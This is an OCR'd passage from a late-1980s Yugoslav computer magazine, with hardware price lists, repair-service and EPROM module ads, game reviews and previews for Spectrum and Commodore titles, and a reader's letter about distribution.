grafička printer kartica hercules	260 DEM
FDD/HDD kontroler	200 DEM
disketna jedinica 5.25-palačna, 1,2 Mb	118 DEM
tastatura sa 102 tipke	1514 DEM
AT ukupno	

## AT prenosni računar

(LCD ekran 640 x 400, CGA, hercules, osnovna ploča 10/16 MHz, 1 Mb RAM na osnovnoj ploči, FDD/HDD kontroler, I/O kartica, 1,2 Mb disketna jedinica, tastatura)	3750 DEM
--	----------

## 386 sistem

(Tower kućište sa uređajem za napajanje, 386 osnovna ploča 16/25 MHz, Landmark 27, 8 MHz, Norton CI 26, 1 Mb RAM na ploči, grafička printer kartica, FDD/HDD kontroler, I/O kartica, 1,2 Mb disketna jedinica, tastatura 102)	4957 DEM
---	----------

## 386 turbo sistem

(Tower kućište sa uređajem za napajanje, 386 osnovna ploča 16/25 MHz, 32 K cache RAM, Landmark 36 MHz, Norton CI 28.6, grafička printer kartica, FDD/HDD kontroler, I/O kartica, 1,2 Mb disketna jedinica, tastatura 102)	6686 DEM
---	----------

## RAM

41256-150	19 DEM
41256-100	25 DEM
4146-100	7 DEM

## monitori

monitor Flat Screen jantar, 14-palačni	254 DEM
monitor Flat Screen paper white, 14-palačni	260 DEM
monitor jantar, 12-palačni	220 DEM
mis genius	96 DEM

## tvrdi diskovi

ST 225 (20 Mb, 65 ms)	499 DEM
ST 238 R (30 Mb, 65 ms)	520 DEM
ST 251 (40 Mb, 40 ms)	740 DEM
ST 251-1 (40 Mb, 28 ms)	890 DEM

## kontroler za tvrde diskove

XT	105 DEM
XT RLL	122 DEM
AT	260 DEM
AT RLL	345 DEM

## Štampaci

STAR LC 10	590 DEM
STAR LC 24-10	890 DEM
STAR LC 10, u boji	670 DEM
SEIKOSHA SP-180 AL	398 DEM

Za sve uređaje dajemo garanciju, montaža i servis u Jugoslaviji. Za savet kod izbora nazovite nas na telefon: 9943/4227-2333. Naša trgovina je u Fodgori (Unterbergen), pored glavnog puta prema Celovcu, 60 km od Ljubljane i 12 km od Ljubelja.

# SERVIS RAČUNARA PC XT/AT IBM

- Servisujemo računare IBM PC XT/AT, spectrum, Sinclair QL, atari, commodore.
- Kataloška prodaja računara XT/AT. Tražite besplatne kataloge. Veliki besplatni katalog sa rezervnim delovima za spectrum, commodore i PC XT/AT.
- Savetujemo u vezi nabavke kompjuterske opreme i isporučujemo pojedinačne kompjuterske jedinice: tvrdi disk, meki disk, monitori, kućišta sa napajanjem, kartice svih vrsta za XT/AT GAMA Elektronics iz Münchena.

## Eprom moduli za commodore 64/128

1. Turbo 250 + Turbo 2002 + Turbo Tape II + Turbo Pizza + Spec. Fast + Profi Ass/64 + monitor 49152 + podešavanje glave
2. Duplikator + Sistem 250 + Turbo 250 + Fast Disk Load + Top monitor + Tornado Dos (Ram. Ver) + podešavanje glave
3. Turbo 250 + Turbo 2003 + Intro Kompresor/Tape + Turbo Tos + Top monitor + Spec. Fast + podešavanje glave
4. Duplikator + Fast Copy + Copy 2002 + Turbo 250 + Fast Disk Load + podešavanje glave
5. Duplikator + Introkompresor/Disk + Fast Disk Load + Turbo 250 + Profi Ass/64
6. Turbo 250 + Turbo Tape II + Spec. Fast + Turbo 2003 + Turbo Pizza + podešavanje glave
7. Simon's Basic
8. Easy Script
9. Intro Kompresor + Tornado Dos (Ram. Ver) + Profi Ass/64 + Monitor 49152 + Turbo 250
10. Miss Pacman
11. Phoenix
12. Popaj
13. Vizavire + Turbo 250 + Tornado Dos + Fast Copy + Copy 190 + Giga Load + podešavanje glave (32 K)
14. Disk Wizard + Duplikator + Fast Copy + Auto nibler + Turbo 250 + Monitor 49152 + podešavanje glave (32 K)
15. File Master + Simon's Basic I + Monitor 49152 + Turbo 250 + Copy 202 + podešavanje glave (32 K)
16. Simon's Basic II + Duplikator + Turbo 250 + Sistem 250 + podešavanje glave (32 K)

Svaki modul ugrađen je u plastičnu kutiju, ugrađen ima reset taster. Cijena modula u kutiji iznosi **130.000 din**, modula od 32 K **190.000 din**. Garancijska doba 1 godinu. Šaljemo odmah.

Jedini servis u Jugoslaviji sa potpunom izborom rezervnog materijala za spectrum, Sinclair QL, atari, commodore PC XT/AT. Kataloška prodaja rezervnih delova. Tražite veliki besplatni katalog. Na zalihii imamo folije za ZX spectrum, 48 K, spectrum +, QL. Kablove svih vrsta, palice, rezervni delovi za XT/AT, čipovi ULA, RAM, 4116, epromi, 6526, 6569, 906114-PLA, ugradnja yu znakova u sve vrste printera, romovi, proširenje rama, itd.

## Predstavništva:

**Beogradu:** Kompjuter servis, Mišarska 11, tel. (011) 332-275,

**Split:** Onofon electronic, Trščanska 10, tel. (058) 45-819,

**Skoplje:** Servis mikronic, tel. (091) 312-117,

**Zagreb:** Jasna, od 10. do 19. h. tel. (041) 260-665,

**Servis računalniov, Verje 31A, 61215 Medvode, fax: (061) 621-523**

Tel: (061) 621-066 i 621-523, svaki dan od 10.-19. sati, subota 8.-13. sati.



## PROFESSIONAL SOCCER



### PROFESSIONAL SOCCER

Verzija za ZX Spectrum

grafika	1 2 3 4 5 6 7 8 9 10
animacija	1 2 3 4 5 6 7 8 9 10
ideja	1 2 3 4 5 6 7 8 9 10
izrada	1 2 3 4 5 6 7 8 9 10



Svi znamo da je prva prava međnadsrska igra fudbala, na Spectrumu, bila FOOTBALL DIRECTOR. Igra je postigla fantastičnu popularnost, tako da su se poste nje pojavljivale mnoge sa istom idejom, ali lošije uradene. Sada smo dobili pravog naslednika! PROFESSIONAL SOCCER nam dolazi iz „CRL“-a, firme koja je prošle godine izdala SOPHISTRY (takode postigao zapažen uspeh).

Priča je ista kao i u FD-u. Nalazite se u trećoj ligi na početku sezone. Imate 100.000 funti gotovine i 18 igrača na raspolaganju. U ligi ima 20 klubova koji su ocenjeni brojevima od 1 (odlično) do 5 (pufj). Znači, sigurno ćete više mečeva dobiti sa timom ocenje-

nim jedinicom, nego ocenjenim peticom. Ne zaboravite da vam je cilj da se domognete prvog mesta u svakoj ligi i tako predete u viši rang takmičenja. Ako ne uspete - otpušteni ste, a ako pak uspete, dobijate novi ugovor za narednu

sezonu. Svaki igrač je rangiran ne samo po poziciji na kojoj najbolje igra (A-napadač, M-igrač sredine terena, D-odbrana), nego i po drugim dvema. U jednom meniju nabrojani su svi igrači kojima raspo-

lazi. Za svakog igrača stoji pozicija na kojoj najbolje igra, ali i kakav je u druge dve (ocenjeni su brojevima od jedan do dvadeset). Tako, na primer, igrač pod rednim brojem devet ima sledeće odlike: A-2, M-20, D-7. Znači, najbolji je u M, tj. sredini terena. Međutim, ig-

## Doma omladine Beograda.

### VIDEO FILMSKI VODIČ

"VIDEO FILMSKI VODIČ" - NAJNOVLJI HITOVI SVETSKIE FILMSKE PRODUKCIJE!  
- STA SVE MOŽETE NAČI NA NAŠEM VIDEO TRŽIŠTU!  
- 1000 STRANIH FILMOVA IZ POSLEDNIE TRI GODINE.  
- 80 DOMAĆIH FILMOVA - NOVOST NA VIDEO KASSETAMA.  
- 280 ANTOLOGIJSKIH FILMOVA OD 1916 - 1985. KOJE BI SVAKO TREBAO DA VIDI!  
- "VIDEO FILMSKI VODIČ" - KNJIGA KOJA JE POTREBNA SVAKOM LJUBITELJU FILMA.  
**CENA 20.000**



### VIDEO KATALOG

SPISAK SVIH PRODAJNIH MESTA, OVLASČENIH BERVISA I (ZASTUPNIKA) VIDEO I TV OPREME U JUGOSLAVIJI  
SPISAK SVIH PROIZVOĐAČA  
MODEL I CENA VIDEO I TV- OPREME  
KOJU MOŽETE KUPITI U JUGOSLAVIJI  
**CENA 10.000**



### MOJA VIDEO ZBIRKA

SVESKA KOJA VAM JE NEOPHODNA RADI VOĐENJA EVIDENCIJE O TOME NA KOJOU STE VIDEO KASETI SNIMILI VAŠU OMILJENU EMISIJU - PREGLED VAŠIH SNIMLJENIH KASETA U JEDNOJ SVESCI  
**CENA 5.000**



### PORUĐBENICA

OVIM NARUČUJEM \_\_\_\_\_ PRIMERAKA "VIDEO FILMSKI VODIČ" PO CENI OD 20.000 \_\_\_\_\_ PRIMERAKA "MOJA VIDEO ZBIRKA" PO CENI OD 5.000 \_\_\_\_\_ PRIMERAKA "VIDEO KATALOG" PO CENI OD 10.000. -

(ZA VISE OD 5 PRIMERAKA POPUST 20%).  
UKUPAN IZNOS OD \_\_\_\_\_ DINARA PLATIĆU POUZEĆEM  
IME I PREZIME \_\_\_\_\_  
TAČNA ADRESA \_\_\_\_\_  
BROJ I BROJ POSTE, MESTO \_\_\_\_\_  
ULICA I BROJ \_\_\_\_\_  
POTPIS PORUČIOČA \_\_\_\_\_  
BR.L KARTE I MESTO IZDAVANJA \_\_\_\_\_

"VIDEO FILMSKI VODIČ" BIĆE ISPORUČEN KUPCU 10 DANA PO PRIJEMU PORUĐBENICE



rač pod rednim brojem dvanaest ima odlike: A-10, M-16, D-6. Dakle, ovaj igrač može podjednako dobro da igra u napadu i na sredini terena. To je vrlo korisno, jer možete menjati igrače ako se neki povredi itd. Takođe možete menjati formacije igrača. Kompijer vam nudi 4-2-4, a vi možete izabrati 4-3-3, 4-4-2 ili neku treću koja vam se sviđa. Takođe imate opciju koja vam pomaže da se bolje upoznate sa osobinama protivničkih igrača. Opcija „action“ vam prikazuje najzanimljivije trenutke iz utakmice koju ste upravo odigrali. Naravno, u jednom ovakvom programu malo prostora ostaje za obradu grafike, pa je ona dosta zapostavljena. Tako je, na primer, kretanje igrača pravo mučenje za oči.

Igra je u stvari dosta jednostavna, jer sve što treba da uradite jeste da kupujete i prodajete fudbalere, a zatim da se pobrinete da svakodone na poziciju koja mu najviše odgovara.

Dakle, onima kojima se sviđeo FOOTBALL DIRECTOR svedeće se i PROFESSIONAL SOCCER, sigurni smo.


◇ Vladimir Peceļ

## TITAN



U modi su kombinacije žanrova. Pogledajte malo svetsku kine matografiju: sve češće gledamo ljubavne horore ili naučno-fantastične komedije. Ne zaostaju ni kompjuterske igre. Nedavno smo igrali svemirasku sportsku igru, a sada je došla i kombinacija dva legendarna programa: THROUGH THE WALL-a i (uslovno rečeno) GAUNTLET-a.

Stvar se svodi na odbijanje loptice batom i rušenje cigle. Ali, ovde ne morate strahovati da će lopta proći pored vas i odneti vam život. Igra se odvija u lavirintu po kojem se krećete tražeći cigle. Kako koju pronađete, dovedite kuglu do nje i slomite je. Sve to ne bi bilo tako teško kad ne bi postojale razne prepreke i smicalice: neke cigle možete uništiti samo kugla neće samo bat. Kroz neka polja: može proći bat, a kroz druge kugla. Neke cigle se kreću, tako da ih je jezivo teško razbiti, a neke su opasne po život (one sa mrtvačkom glavom). Postoje i teleporti koji će vas odbaciti na neko sasvim bezbedno mesto. Tu su i polja koja kugla ruši, a bat gradi. Neki



nivoi su mali po površini, a imaju oko 100 cigli, a drugi su ogromni i popunjeni sa tri-četiri polja. Postoji još nešto: lopta se od bata odbija samo kada je ovaj u stanju mirovanja. Ako se zaletite, kugla moći samo proći kroz bat i malo promeniti pravac. Nivoa ima negde između 70 i 80 (tačan broj ne znam jer sam igru završio ne gledajući u ekran), a na kraju sledi samo opis u listu najboljih igrača.

U TITAN-u se sigurno svako naći nešto što će ga naterati da ne isključi računor posle minut igranja i što će ga stalno vraćati igri. TITAN je izdala firma „Titus“, koja se zaista postarala da igra izgleda tehnički izvanredno.

◇ Bojan Majer

## TRACK SUIT MANAGER



Prošlog saveznog selektora su otpustili, jer je obrukao našu zemlju na Mundijalu. Začudo, vas su odabrali i dobili ste posao svog (nesrećnog) prezhodnika. Tek je jul i vama preostaju meseci uvezbanja i uigravanja ekipe do početka prvog velikog takmičenja, evropskog Šampionata (ne zna se gde). Da biste povratili staru slavu i zadržali posao, morate što bolje proći na evropskom, a kasnije i na svetskom prvenstvu.

Savetujem vam da odaberete reprezentaciju Engleske. Evo zašto: tamo je već popisano sto (100) igrača, njihove osobine i klub u kojem igraju, ali ako izaberete neku drugu svetsku reprezentaciju (među kojima je i Jugoslavija) mo-

raćete sami to da iskuete. Medutim, računac će im dodeliti precizne ocene odabrane zemlje, tako da ne možete pobediti sa reprezentacijom Kipra ili Malte, već samo sa nekom od boljih reprezentacija. Ovde spadaju Italija, Engleska (ako dobro igrate, možete biti i prvi), SSSR, Španija, Zapadna Nemačka, Holandija itd. Na početku, dobro pogledajte listu i pokušajte da zapamtite raspored zemalja po grupama, da biste mogli da pratite rezultate i da biste odigrali po koju utakmicu sa budućim četvrtfinalistima, jer uvek ste u prednosti ako znate tim, osobine igrača i mane protivnika. Ako prodete prvi deo takmičenja ulazite u finalnu grupu, u kojoj igrate tri utakmice sa drugim ekipama. Dok ste u finalnoj grupi ne možete birati igrače opcijom „Squad“ (o njoj kasnije), već kada (ako) završite taj deo prvenstva. Onda sledi polifinala, utakmica pobedjenih za treće mesto i finale. Računar čestita pobedniku i dovodi vas na novo takmičenje - Mundijal. Sve je isto, samo što ima veći broj ekipa.

A sada (malo) reći o opcijama, bez kojih nema pobeđe:

1. „Date“, prebacuje vas u sledeći ili dan u kome se igra sledeća utakmica, može se posle svake vaše odigrane utakmice videti novinski naslovi dva sportska časopisa, a i ponekad i pročitati komentar o igri neke poznate fudbalske osobe koji je neretko ciničan.

2. „Squad“, jedna od važnijih opcija. Njome birate članove reprezentacije, postoje tri podopcije: „Report“ podopcijom imate uvid u osobine, poziciju, veštinu igrača i klub u kome igra; „Select“ podopcijom birate igrača u užu reprezentaciju. Morate izabrati najmanje 15, a najviše 22 igrača, pre nego što upotrebite podopciju „Exit“.

3. „Scout“. Njome možete videti osobine ekipe sa kojom ste igrali (report), ali na koju ste poslali „izviđač“ (mission).

4. „Play“: ovde se nalazi najveći broj podopcija: „Play match“, „Scout“, „Tactics“, „P. Tactics“ i „Team“ („Subs“). „Scout“ podopcija je otvorena, ti moguća za upotrebu samo ako ste sa protivnikom

već odigrali po koju utakmicu. „Team tactics“ je najvažnija za ishod meča. Možete birati raspored igrača (4-4-2, 4-3-3, 4-2-4), stil igre, sistem odbrane, markiranje i dosta drugog. „Player tactics“ podopcijom određujete svakom igraču šta će da radi. Ne morate je koristiti u prvom kolu i prijateljskim utakmicama, ali je u finalnom kolu obavezno koristite. „Team“ podopcijom birate članove tima (pazite da igrača stavite na njegovu poziciju, tj. da Linekera ne stavite na gol). Ova opcija se zamenjuje sa „Subs“ u toku igre. Njome vršite zamene.

5. „Watch“: služi samo za gledanje utakmica.

6. „Cup“ opcijom gledate table (tables) kalendar (calendar) i odigrane i preostale utakmice (fixtures).

7. „Diary“: gledate dnevnik tekućeg meseca i ugovarate utakmice (Arrange fixtures).

8. „Save“. Mislim da tu ne treba ništa reći.

Jedina mana igrice je to što uopšte nema zvuka, niti muzike. Nema veze, dobra je i ovako!

◇ Dejan Dojčinović

## BLIP! VIDEO CLASSICS



Nostalgija vlada. Veliki broj ljudi i danas se igra sa BOULDER-DASH-om, QARX-om i sličnim stvarima (o TETRIS-u i da govorimo). Nekada davno u modi su bile tzv. „U igre“. Da, da, sećanja polako naviru, to je ona kutija sa palicom koja se priključuje na televizor. Te igrice su prilično ograničene, ali su i dalje neobično zanimljive. Sve te igre su sakupljene, doterane, našminkane i prodaju se kao jedan program sa savršeno jasnim naslovom: BLIP! (ipak vam ništa nije jasno).

U svim igrama postoje tri osnovna elementa: bat, loptica i zid. Vi, uz pomoć jednog bata pokušavate da odbijete lopticu od zida i smestite je onom drugom zidu leđa. Naravno, postoji više varijacija na temu.

**TENNIS** - dva bata, iza njih prazan prostor. Ovo je jedina igra u kojoj ne možete otkriti šemu kojom savladavate protivnika. Nema veze, sniči ćete se vi već.

**FOOTBALL** - gol je jedna mala rupa u zidu, „golman“ je bat koji se kreće samo po gol crti, „igrač“ je bat koji se kreće po celom terenu. Kristalno jasno.



**SQWASH** - ova igra je vrlo slična tenisu, samo što se sada oba bata nalaze u istoj ravni, naspram jednog zida.

**SINGLE SQWASH** - aha. Ovo se malo razlikuje. Postoji samo jedan batić, a bodove, na žalost negativne, dobijate ako vam loptica pobegne.

**FOUR BAT BLIP!** - ubedljivo najbolja igra u kompletu. Svaku ivicu ekrana kontrolište po jedan bat. Igrači pokreću dva susedna bata i pokušavaju da lopticu sprovedu van vidokruga protivnika. U igri protiv kompijtera postoji nekoliko caka, a mi ćemo vam opisati samo jednu: loptu izbacite kada ste u gornjem uglu, veliki bat dovedite do same leve ivice, a pošto se lopta odbije mali bat vrlo, vrlo malo gurnite nagore. Tako uradite jedno 15 puta i pobedili ste.

**BLIPPEROIDS** - igra je identična tenisu, samo što su sada pridodati i asteroidi koji imaju određenu putanju po sredini ekrana. Oni menjaju pravac vašo loptici i otežavaju igru.

Igra je prilično lepo uradena, pozadina je malo bolje obradnena nego na „TV igrama“, a pridodata je, mora se priznati, pomalo dosadna muzička pratnja.

◆ Bojan Majer

## GOLF-MASTER



Posle legendarnog LEADERBOARD GOLF-a, pojavile su se mnoge simulacije ovog popularnog sporta na travi, a za GOLF-MASTER možemo reći da je jedna od najboljih. Neka vas ne čudi to što je ceo opis ove dobre igre urađen kroz poređenje sa LEADERBOARD-om, jer on je i prvi i za sada najbolji golf za Commodore 64.

GOLF-MASTER je urađen iz pitije perspektive, grafika je precizno urađena. Ako se sećate senčenja koje je bilo upotrebjeno za BMX SIMULATOR, sa njegovom pitčijom perspektivom, onda imate predstavu kako izgleda GOLF-MASTER, samo što se ovde ekran skroluje, ali o tom potop. Jedina animacija u celoj igri je kretanje loptice i zamah igrača, koji se ovde nalazi u drugom planu, i solidno je urađena. Nema smisla ocenjivati igru koja nema animaciju, ali šta ćete, takva su pravila. Jednom rečju - grafika i sve u vezi sa njom je O.K. Da vas podsetim: LEADERBOARD je imao grafiku u sjajnoj perspektivi, odlično isko-

rišenoj, sa šumama, planinama u pozadini, i sjajnim animacijom. Recimo da posle prvog kruga LEADERBOARD vodi sa poenom razlike.

Kao i u LEADERBOARD GOLF-u, i GOLF-MASTER-u ima više vrsta podloga na koje loptica može da padne. Tu su voda, pesak, zemlja, trava, šuma itd. Naravno, na nekim podlogama ne možete izvesti određene udarce, kao što ne možete udariti jak šut lopticu na mahovini. Kada loptica naiđe na šumu, ona se samo dobije pod istim uglom. U LEADERBOARD-u, mogli ste zaći u šumu, ali je odnos udarac/podloga bio slabiji, jer se sve svodilo na to da na pesku („sand“) u GOLF-MASTER-u možete odigrati malo lo-bove. Bogami, jedan-jedan.

Kao što vidite, GOLF-MASTER nije uopšte naivna, što-i-neka simulacija golfa. Medutim, ima jako veliku manu, a to je što igrač ne učestvuje dovoljno u igri. U vrhu ekrana se nalaze ikone, njih šest. Gornja i donja ikona sasvim levo služe za odabiranje štapa i povećavanje energije udarca, koja je prikazana skalom levo od ikona, a tik iznad nje se nalazi slika štapa koji ste odabrali. Sledeće dve ikone u sredini služe za istu stvar kao i prethodne dve, samo ova dva donja smanjuju energiju, a gornja menja stapove obrnutim redom od leve gornje ikone. Sledeće dve ikone su gornja kao neka karikatura, a služi da prilikom treninga menjate rupu na kojoj igrate, a donja, u vidu loptice za golf, izvodi udarac. Da, ona izvodi udarac, ali je samo nameštate parametre za njega. Desno od ove dve ikone nalaze se ikone koje pokazuju pravac. Kada držite dugme na nekoj od njih, i pomerate ga levo-desno, pomerace se naznaka na nekoj vrsti nišana u gornjem levom uglu ekrana. Teško je opisati, ali igrajući igru shvatite da je moguće dobiti koji ugao od nula do 360 stepeni. Pazite: orijentacija pravca je u odnosu na loptu, ne na rupu, kao u LEADERBOARD-u.

Ako ste pažljivo pročitali zadnji pasus, shvatite da GOLF-MASTER-u fali malo dinamičnosti u igri. Dovoljno je da kliknete nekoliko puta na ikone i prepustite stvar računaru. U LEADERBOARD-u je igrač uglavnom sve sam obavljao, a i atmosfera je bila sjajna. Sve ukupno: dva prema jedan za LEADERBOARD GOLF. Motori se opet odbranio. Ali to nikako ne znači da treba napustiti GOLF-MASTER, jer on je svakako drugi iza LEADERBOARD GOLF-a. Evo još malo o njemu.

Kada kliknete na ikonu loptice, pojavice se vaš igrač u gornjem delu ekrana i zamahnuti. Ako promašite lopticu (ne igrate ljubove na pesku!!!), u strip-oblačku će promrjajati neku psuvcu. Kada ubaci lopticu u rupu, u istom strip-oblačku će se pojaviti šampionski pečar. Osvajanje pehara prepustam čitaocima.

◆ Goran Milovanović

## BIĆE, BIĆE...SPECTRUM

Lista najprodavanijih igara za prošli mesec izgleda ovako:

1. ROBOCOP (OCEAN)
2. R-TYPE (ELECTRIC DREAMS)
3. LEP STORM (GO)
4. ORIENTATION WOLF (OCEAN)
5. AFTERBURNER (ACTIVISION)

## MIND TRAP

Svi verovatno znate o MIND TRAP-u, igri našeg člana uredništva, Predraga Bećirica. Reč je o lo-gičkoj igri za jednog igrača. Cilj je složiti kockice na tabli po bojama koje su zadate u donjem delu ekrana. Kockice slažete pomeranjem rama po ekranu. Ramom možete obuhvatiti četiri kockice koje možete rotirati udesno ili ulivo. Još jedna prepreka je i to da se ne možete pomerati svidu po ekranu, već samo po mestima koja imaju kručice.

Mada je ideja vrlo jednostavna, igra je odlično urađena i vrlo je zarazna. Nadamo se da će Mind Trap uskoro doći i do nas.

## BLASTEROIDS

Negde u svemiru usamljeni brod luta u potrazi za rodnim planetom. Na putu ga presreću svakako neprijatelji.

Ovo je srž BLASTEROIDS-a - svemirske pucačice koja vodi po reklo sa TENGEN arkadne mašine, posredstvom Mirroz Softa.

BLASTEROIDS sadrži sve karakteristike dobre pucačke igre-lupinzi, štiviti, dodatna oružja, sna-ga itd.

Uređuje  
Aleksandar Petrović

Iako je ideja već otrcana, trebalo bi očekivati još jednu igru „za lomljenje džojstika“.

## GILBERT - ESCAPE FROM DRILL

Gilbert Vanzemaljca je zeleni, simpatični junak igra Get Fresh i Gilbert's Fridge. Kao što znate, ako uopšte znate, Gilbert je Drill-nac. U novoj igri firme Again Again dobio je ugovor za zadatak negde u kosmosu. Zavidni Drillanci su mu rasturili brod i razasuli ga po raznim mestima. Ukoliko jadni Gilbert ne nađe sve delove, i ne sastavi brod u roku od 24 časa - 24 njegova zarada i ugovor.

Igra je po principu Pyjamara-ma, grafika i animacija su odlične, sve u svemu, ESCAPE FROM DRILL bi trebalo da bude odlična arkadno-avanturistička igra.

## RUN THE GAUNTLET

Ako ste pomislili da je ovo treći ili četvrti nastavak GAUNTLETA, prevralti ste se. Nov Oceanov hit nema nikakve veze sa Merlinom i kompanijom.

Ideja nije mnogo originalna - 9 različitih (u suštini vrlo sličnih) auto-moto disciplina u kojima vozite bagije, vodene skuterne, kros motore i s.

Uprkos osrednjoj ideji izvođenje je odlično, a u stranim časopisima i listama igra je odlično kotirana. Nismo sigurni da li za ovo treba da zahvalimo dobri igri ili Oceanovom dobro poznatom kvalitetu.

## OUT RUN EVROPA



U. S. Gold je još jednom izveo svog crvenog ferarija sa Holford Way parkinga, da bi nam dočarao realističnu vožnju u društvu sa privlačnom plavušom.

Pošto nije bio ograničen ugovorom, U. S. Gold je napravio naslednika OUT RUN-a, pod nazivom OUT RUN EVROPA, s tim

što su morale biti uvedene male izmene. OUT RUN EVROPA vam nudi vremenske (ne) prilike, vožnju kroz poznatije evropske gradove, odličnu grafiku i brže izvođenje (napokon). S obzirom na ovakve najave trebalo bi očekivati odličnu simulaciju vožnje, daleko bolju od prvog dela.



# RED HEAT



## RED HEAT

Verovatno jedini Arnijev film koji se nije pojavio u obliku video igre jeste „Twins“, a i to je pitanje vremena. Što se tiče RED HEAT-a, sigurno svi znate o čemu se radi, jer je film bio čak i u našim bioskopima. Arni igra ruskog žacu koji po Čikagu juri gruzijskog diletera drogom, a pomaže mu američki kolega. Nešto od toga će se pojaviti i u igri za koju očekujemo da se pojavi dok kažeš „Perestrojka“.

## VOYAGER

Luk Snajles (svaka sličnost sa izvesnim Skajvokerom i „Ratovima zvezda“ je namerna) je nekadašnji pilot koji se posvetio gajenju ružičastih zečeva. Međutim, Zemlja je u opasnosti jer gadni mali Rovizi na Saturnovom desetom mesecu koncentrišu snage za napad. E, zbog sigurnosti svojih zečaka, Luk će ponovo sesti za komande poslednje sačuvane letelice i hrabro krenuti u boj.

## SILKWORM

Kako to već biva... mirno si seдео ispred televizora i gledao „Dinastiju“, kad su prekinuli program i objavili da su agresorske snage otpočele kontrarevoluciju. Traže se dobrovoljci. Pošto si subotom pre podne uglavnom besposlen, prijavljuješ se za operaciju „Svileni bubu“. Kasno ćeš shvatiti da si se preš'o...



## SHINOBI

Još jedna konverzija s automata. Proizvođač je „Virgin“, a reč je o igri koja se svojevremeno najbrže prodavala i imala najbrži komer-

cialni uspeh. Ima svega, od borbe sa okretnim nindžama, do duela sa džinovskim samurajima.





## SPEEDBALL

O ovoj igri je bilo dosta reči u prethodnim brojevima, pa se nećemo duže zadržavati. Samo da

spomenemo da je prepravljena i za Commodore, i da je pitanje trenutka kada će stići.

COMING SOON

# SPEEDBALL




AVAILABLE ON C64/128 NOW!

STARI CI - £24.99. AMIGA - £24.99  
 2C AND COMPACTDISC - £29.99  
 SPEEDBALL - ROYAL ACTION,  
 TOTAL DESTRUCTION - THE  
 ULTIMATE SPORT FROM THE  
 BITMAP BROTHERS.  
 "SPEEDBALL IS FAST, FURIOUS  
 AND GRAPHICALLY VERY  
 STRONG." COMPUTER GAMESWORLD

image

Hamberg House, 66-73, Shoe Lane, London, EC4P 4AB. Tel: 01-377 4645 Fax: 01-581 3494 Telex: 285451 MCMYU G



## BOMBER

Biraš između opasnih aviona: F-15 Strike Eagle, F-4 Phantom, Tornado, F-111, Saab Viggen, Mig 27 Flogger. Boriš se protiv suparničkog aviona koji je različit od tvog. Sve se odigrava u tri dimenzije. Uh, stade sve u deset sekundi!

## FORGOTTEN WORLDS

„Zaboravljeni svetovi“ su zaista i zaboravljeni na automatima, ali ponovo postaju aktuelni, zbog konverzija na Commodore i Amigu. Nemojte puno da se nadate. Nije to ništa što do sada nije videno, potpuno se uklapa u Petrovičevu definiciju („ideš, ideš, ...“).



## LORDS OF THE RISING SUN

Svi vi koji se sećate TV serije „Sogun“ dignite ruke. Toliko vas? Hajde, hajde, nek se javi bar jedan da ne pričam sam sa sobom. „Cineware“ nam sprema novi hit,

gradanski rat u Japanu u 12. veku. Upravljaš vojskama samuraja, ni ndži i običnih ratnika, s namerom da postaneš Sogun. Ne dozvoli nikome da te jastuči u glavu!



## REALM OF THE TROLLS

Davno već nismo imali neku dobru igru tipa „traži, traži, pa češ naći“. Eto nas, po ko zna koji put,

u svetu džinova, patuljaka i sličnih kreatura, magije, hrabrosti, mudrosti i ostalih junakih odlika.





## DEŽURNI TELEFON

**Svake srede 10.30-14.30 časova možete se direktno obratiti Svetu kompjutera. U to vreme pored telefona (011) 320-552 (direktan) i 324-191 (lokal 369) dežuraće naši stručni saradnici. Odgovaramo i na pitanja o kvarovima računara!**

## Zašto nema Sveta kompjutera?

*Poštovani uredniče,*

*Već duže vreme nameravam da se javim. Početkom marta u Zagrebu u jednom kiosku vidio sam požutelo, na zimskom suncu i smogu, vaše specijalno izdanje „Svet igara 4“, dok taj isti broj u Sarajevu nije ni stigao da se ohladi, već je prodat, ma, šta prodat, razgrubljen. Tako je i sa svakim brojem vašeg lista. Dok u moje naselje, koje nije ni malo, stiže desetak primeraka, u bolnički, zamislite bolnički, u Zagrebu dode trideset. Čitavu proteklu godinu nisam mogao kupiti vaš list u svom naselju, pa mi je promaklo nekoliko brojeva. Svi moji drugovi se žale na istu stvar. Umesto da obratite pažnju na ovakve stvari, vi povećavate cijenu lista. Ovdje se ne nameravam baviti kvalitativnim osobinama vašeg lista, već da vam ukažem na to što, vjerovatno i sami znate, a ne preduzimate ništa, ili ste nemoćni da bilo šta izmenite. Ovim ne mislim na vas lično, nego na vašu marketing i distributivnu službu ili već u čijoj je to nadležnosti. Još uvek mogu kupiti Mikrač i Računare od januara, a vaš list ne. Pišite mi da li je uopšte izasao. Kao ilustracija koja je zaista istinita i koja će vam najbolje dočarati deficijenciju vašeg proizvoda i alarmnost čitave situacije, šaljem vam kraći dijalog kupca Sveta kompjutera i tete koja bi trebalo da ga proda:*

*Ja: „Jel' vam stigao najnoviji broj Sveta kompjutera? (to je ta tražena roba)“*

*Teta iz kioska: „Ne znam ja šta je to sine. Jeli to žvakača guma?“*

*Iako znam da ga kupujem (tu traženu robu) radi svog „gumičavka“, pomirem sam sa groznom sudbinom što ću ga i ovog puta razočarati. Dobijam napad tuge, revolta i svega ostalog što jedan haker može doživjeti i što bi samo približno bilo po hiljaditi put dobijenoj poruci: „Tape loadnig error 0:1“ prilikom učitavanja istog programa kojeg sam prvi kod nas dobio.*

*Opet ja: „Teta, od čega zavisi vaša plata?“*

*Ona, tj. teta iz kioska: „E, sine! Koliko robe prodam toliko i zaradim.“*

*Komentar nije potreban. Molim vas da učinite nešto za nas čitaoce i tete iz kioska.*

**Joško Bilić Palmira Toljatija 78 Sarajevo.**

